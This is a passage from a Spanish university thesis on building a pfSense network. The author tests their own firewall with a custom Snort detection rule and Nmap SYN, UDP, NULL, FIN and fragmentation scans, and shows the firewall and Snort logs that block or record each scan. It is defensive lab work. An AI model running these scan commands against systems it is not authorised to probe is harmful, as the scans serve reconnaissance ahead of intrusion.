
Name	Gateway	Monitor	RTT	RTTsd	Loss	Status	Description
WANGW	10.110.1.1	10.110.1.1	0.376ms	0.07ms	0.0%	Online	

At the bottom of the page, there is a footer that reads: 'pfSense is developed and maintained by Netgate. © ESF 2004 - 2018 View license.'


El resto de las comprobaciones de seguridad se realizarán mediante las herramientas descritas en los siguientes apartados.

4.2. SNORT

Para la comprobación de este servicio, a parte de lo indicado en su apartado correspondiente, crearemos una regla para ver un ejemplo de creación de reglas y de cómo afectan al sistema. En primer lugar, partiendo de la página de inicio de pfsense nos vamos a la pestaña *Services* y seleccionamos SNORT para, a continuación, editar la interfaz en donde queremos añadir nuestra regla. En nuestro caso nos vamos a *WAN Rules* y en el menú desplegable seleccionamos “custom.rules”, para introducir en el apartado *Defined Custom Rules* nuestra regla personalizada, ajustada acorde a lo explicado en el apartado de reglas de SNORT.



El sistema realiza una validación de la regla, y si es correcta la añade a las reglas que SNORT tiene activadas en la red en la que está creada, con lo que podemos definir diferentes reglas en diferentes redes. A continuación, nos vamos a Nmap y realizamos el ataque *PING SWEEP*, para comprobar si nuestra regla es capaz de capturar el ataque y generar una alarma.



“Diseño e implementación de una infraestructura de red basada en pfSense”

La imagen anterior refleja un escaneo realizado con Zenmap, que es la interfaz visual de usuario de Nmap.

Posteriormente nos iremos a los registros de SNORT en la interfaz adecuada para comprobar si el ataque ha sido detectado:

Last 250 Alert Log Entries									
Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2018-11-13 10:06:12	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:12	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:11	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:11	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:10	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:10	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:09	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:09	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:08	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:08	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:07	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:07	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:06	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:06	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:05	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan
2018-11-13 10:06:05	0	ICMP		10.110.1.1 Q ⊞		10.110.1.30 Q ⊞		1:10000004 ⊞ ✖	NMAP ping sweep Scan

Podemos observar que SNORT detecta el ataque a nuestra dirección IP definida en la red WAN (10.110.1.30), proveniente de la dirección IP 10.110.1.1 (puerta de enlace del Laboratorio de Redes), ya que este ataque se está ejecutando desde la red inalámbrica de la Universidad, y no desde dentro del laboratorio de Redes.

4.3. Nmap

Nmap (*Network Mapper*), es un programa gratuito y de código abierto para realizar auditorías de seguridad y descubrimiento de redes. A muchos administradores de sistemas y redes también les resulta útil para tareas como el inventario de redes, la administración de programas de actualización de servicios y la supervisión del tiempo de actividad de equipos o servidores.

Nmap utiliza paquetes IP sin procesar (*RAW*) para determinar qué equipos están disponibles en la red, qué servicios (nombre de aplicación y versión) ofrecen, qué sistemas operativos (y versiones del sistema operativo) están ejecutando, qué tipo de filtros de paquetes / cortafuegos están en uso, y docenas de otras características. Fue diseñado para escanear rápidamente redes grandes, pero funciona bien contra equipos individuales.


Nmap se ejecuta en todos los principales sistemas operativos, y los paquetes binarios oficiales están disponibles para GNU/Linux, Microsoft Windows y Mac OS X. Además del ejecutable clásico de Nmap de línea de comandos, la suite Nmap incluye una GUI avanzada y un visor de resultados (Zenmap), una herramienta flexible de transferencia, redirección y depuración de datos (Ncat), una utilidad para comparar resultados de escaneo (Ndiff) y una herramienta de análisis de generación y respuesta de paquetes (Nping).

Nmap lo usaremos para la verificación de nuestro sistema pfSense, que es donde se ejecutan los servicios de la infraestructura de red. La dirección IP 10.110.1.30 corresponde a la dirección WAN del dispositivo. La otra dirección IP mostrada en los registros (10.110.1.129), corresponde a la máquina que realiza el ataque (dentro del Laboratorio de Redes).

4.3.1. Técnicas basadas en el escaneo de puertos

TCP Syn Scan (-sS):

Conocida como *SYN Stealth* o *Half-Open Scan*, permite el escaneo de miles de puertos por segundo. En nuestro caso verificamos los puertos que utiliza el servidor web del sistema pfSense, además de la posible existencia de servidores ftp, ssh y un proxy.



Nmap realiza el escaneo y nos muestra los resultados:

PORT	STATE	SERVICE
21/tcp	filtered	ftp
22/tcp	filtered	ssh
80/tcp	filtered	http
443/tcp	open	https
8080/tcp	filtered	http-proxy
8081/tcp	filtered	blackice-icecap
8082/tcp	filtered	blackice-alerts
MAC Address: 00:1A:A0:DC:6B:1F (De11)		


El sistema pfSense reconoce el intento y lo muestro en los registros del cortafuego:

✘	Nov 12 12:52:05	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44169	10.110.1.30:80	TCP:S
✘	Nov 12 12:52:05	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44169	10.110.1.30:22	TCP:S
✘	Nov 12 12:52:05	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44169	10.110.1.30:8080	TCP:S
✘	Nov 12 12:52:05	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44169	10.110.1.30:21	TCP:S
✘	Nov 12 12:52:05	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44169	10.110.1.30:8081	TCP:S
✘	Nov 12 12:52:05	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44169	10.110.1.30:8082	TCP:S
✘	Nov 12 12:52:06	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44170	10.110.1.30:8082	TCP:S
✘	Nov 12 12:52:06	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44170	10.110.1.30:8081	TCP:S
✘	Nov 12 12:52:06	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44170	10.110.1.30:21	TCP:S
✘	Nov 12 12:52:06	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44170	10.110.1.30:8080	TCP:S
✘	Nov 12 12:52:06	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44170	10.110.1.30:22	TCP:S
✘	Nov 12 12:52:06	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:44170	10.110.1.30:80	TCP:S

El puerto 443 corresponde al servicio web por HTTPS, que tenemos habilitado mediante el uso de una regla del cortafuego por lo que el cortafuegos permite el acceso y no sale en el registro.

UDP Scan (-sU):

Lo usamos para verificar servicios que utilizan puertos UDP (53, 161, 162, 67, 68). Esto suele ser ignorado en los análisis y auditorías, debido a la complejidad del protocolo. Esto es un error porque los servicios o módulos UDP pueden ser atacados del mismo modo que los servicios TCP.



Con los resultados *open/filtered*, nmap no nos asegura si el puerto está abierto o cerrado, porque nuestro sistema pfSense detecta un ataque y no responde a sus envíos. En cambio, se ve que Nmap es capaz de detectar filtrado a las peticiones DHCP por el puerto 68.

El sistema pfSense guarda toda la información sobre el escaneo UDP en sus registros del cortafuego.

Last 50 Firewall Log Entries. (Maximum 50)						
Action	Time	Interface	Rule	Source	Destination	Protocol
✘	Nov 12 13:23:28	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 12 13:23:28	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:56615	224.0.0.252:5355	UDP
✘	Nov 12 13:23:28	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:56615	224.0.0.252:5355	UDP
✘	Nov 12 13:23:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 12 13:23:29	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 12 13:23:30	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 12 13:23:31	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:63383	224.0.0.252:5355	UDP
✘	Nov 12 13:23:31	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:63383	224.0.0.252:5355	UDP
✘	Nov 12 13:23:31	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 12 13:23:32	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 12 13:23:33	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:137	10.110.1.255:137	UDP
✘	Nov 12 13:23:38	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 12 13:23:38	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 12 13:23:38	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 12 13:24:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 12 13:24:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	10.110.1.255:17500	UDP
✘	Nov 12 13:24:08	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:17500	255.255.255.255:17500	UDP
✘	Nov 12 13:24:24	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41285	10.110.1.30:162	UDP
✘	Nov 12 13:24:24	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41285	10.110.1.30:161	UDP
✘	Nov 12 13:24:24	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41285	10.110.1.30:67	UDP
✘	Nov 12 13:24:24	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41285	10.110.1.30:68	UDP
✘	Nov 12 13:24:24	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41285	10.110.1.30:53	UDP
✘	Nov 12 13:24:25	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41286	10.110.1.30:53	UDP
✘	Nov 12 13:24:25	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41286	10.110.1.30:67	UDP
✘	Nov 12 13:24:25	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41286	10.110.1.30:161	UDP
✘	Nov 12 13:24:25	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:41286	10.110.1.30:162	UDP

NULL Scan (-sN):

Enviamos una sonda TCP sin ninguna bandera activada (esto no debería de pasar nunca) y comprobamos el comportamiento de nuestro sistema.

The screenshot shows the Zenmap application window. The 'Objetivo' field is set to 10.110.1.30 and the 'Comando' field contains the command `nmap -sN -v -Pn 10.110.1.30`. The 'Salida Nmap' tab is active, displaying the following output:

```


nmap -sN -v -Pn 10.110.1.30
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-13 09:11 Hora estándar GMT
Initiating ARP Ping Scan at 09:11
Scanning 10.110.1.30 [1 port]
Completed ARP Ping Scan at 09:11, 0.81s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:11
Completed Parallel DNS resolution of 1 host. at 09:11, 0.00s elapsed
Initiating NULL Scan at 09:11
Scanning 10.110.1.30 [1000 ports]
Completed NULL Scan at 09:11, 22.87s elapsed (1000 total ports)
Nmap scan report for 10.110.1.30
Host is up (0.00s latency).
All 1000 scanned ports on 10.110.1.30 are open|filtered
MAC Address: 00:1A:A0:DC:6B:1F (Dell)
Read data files from: C:\Program Files (x86)\Nmap
  
```

Como respuesta obtenemos que Nmap no fue capaz de detectar si los puertos están abiertos o filtrados. De nuevo, el cortafuego detecta el ataque y lo filtra.

✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54173	10.110.1.30:8088	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54173	10.110.1.30:5101	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54173	10.110.1.30:3920	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54173	10.110.1.30:625	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54173	10.110.1.30:1024	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54173	10.110.1.30:24	TCP:A

FIN Scan (-sF):

En este caso enviamos una sonda TCP con la bandera FIN activada para comprobar el comportamiento de nuestro sistema.



Nmap no es capaz de detectar nada en esta prueba de escaneo, el cortafuego detecta el comportamiento erróneo y rechaza todos sus intentos, dejando constancia de este tipo de ataque en el registro.

✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:625	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:3920	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:5101	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:8088	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:1138	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:2009	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:1010	TCP:A
✘	Nov 13 09:10:45	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:54174	10.110.1.30:5560	TCP:A

Teardrop (-f):

Consiste en fragmentar paquetes IP de una determinada forma y provocar un error en el sistema operativo de destino a la hora de ensamblarlos.

The screenshot shows the Zenmap application window. The target is set to 10.110.1.30 and the command is 'nmap -f -v -Pn 10.110.1.30'. The output pane displays the following scan results:

```

Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-12 12:27 Hora estándar GMT
Warning: Packet fragmentation selected on a host other than Linux, OpenBSD, FreeBSD, or NetBSD. This may or may not work.
Initiating ARP Ping Scan at 12:27
Scanning 10.110.1.30 [1 port]
Completed ARP Ping Scan at 12:27, 0.80s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:27
Completed Parallel DNS resolution of 1 host. at 12:27, 0.00s elapsed
Initiating SYN Stealth Scan at 12:27
Scanning 10.110.1.30 [1000 ports]
Discovered open port 443/tcp on 10.110.1.30
Completed SYN Stealth Scan at 12:27, 7.39s elapsed (1000 total ports)
Nmap scan report for 10.110.1.30
Host is up (0.025s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
443/tcp   open  https
MAC Address: 00:1A:A0:DC:6B:1F (Dell)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 10.05 seconds
Raw packets sent: 2004 (88.160KB) | Rcvd: 9 (380B)
  
```

Nmap nos resuelve como resultado lo previsto, con el servidor web activado en el puerto 443, pero el servicio es inmune a este ataque, además el sistema pfSense detecta el ataque y nos informa en los registros:

The screenshot shows the pfSense Firewall Log interface. The breadcrumb navigation is 'Status / System Logs / Firewall / Normal View'. The 'Firewall' tab is selected. Below the navigation, there are tabs for 'Normal View', 'Dynamic View', and 'Summary View'. The main content area is titled 'Last 50 Firewall Log Entries. (Maximum 50)'. It contains a table with the following columns: Action, Time, Interface, Rule, Source, Destination, and Protocol. All entries show a denied action (marked with a red 'X') on the WAN interface, triggered by the 'Default deny rule IPv4 (1000000103)'. The source IP is consistently 10.110.1.129:37455, and the destination IP varies across the entries, such as 10.110.1.30:89, 10.110.1.30:5850, 10.110.1.30:1037, 10.110.1.30:5800, 10.110.1.30:5600, 10.110.1.30:1079, 10.110.1.30:27715, 10.110.1.30:2068, 10.110.1.30:28201, 10.110.1.30:1218, 10.110.1.30:32, 10.110.1.30:7625, and 10.110.1.30:1039. All protocols listed are TCP-S.

Action	Time	Interface	Rule	Source	Destination	Protocol
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:89	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:5850	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:1037	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:5800	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:5600	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:1079	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:27715	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:2068	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:28201	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:1218	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:32	TCP-S
X	Nov 12 12:27:27	WAN	Default deny rule IPv4 (1000000103)	10.110.1.129:37455	10.110.1.30:7625	TCP-S
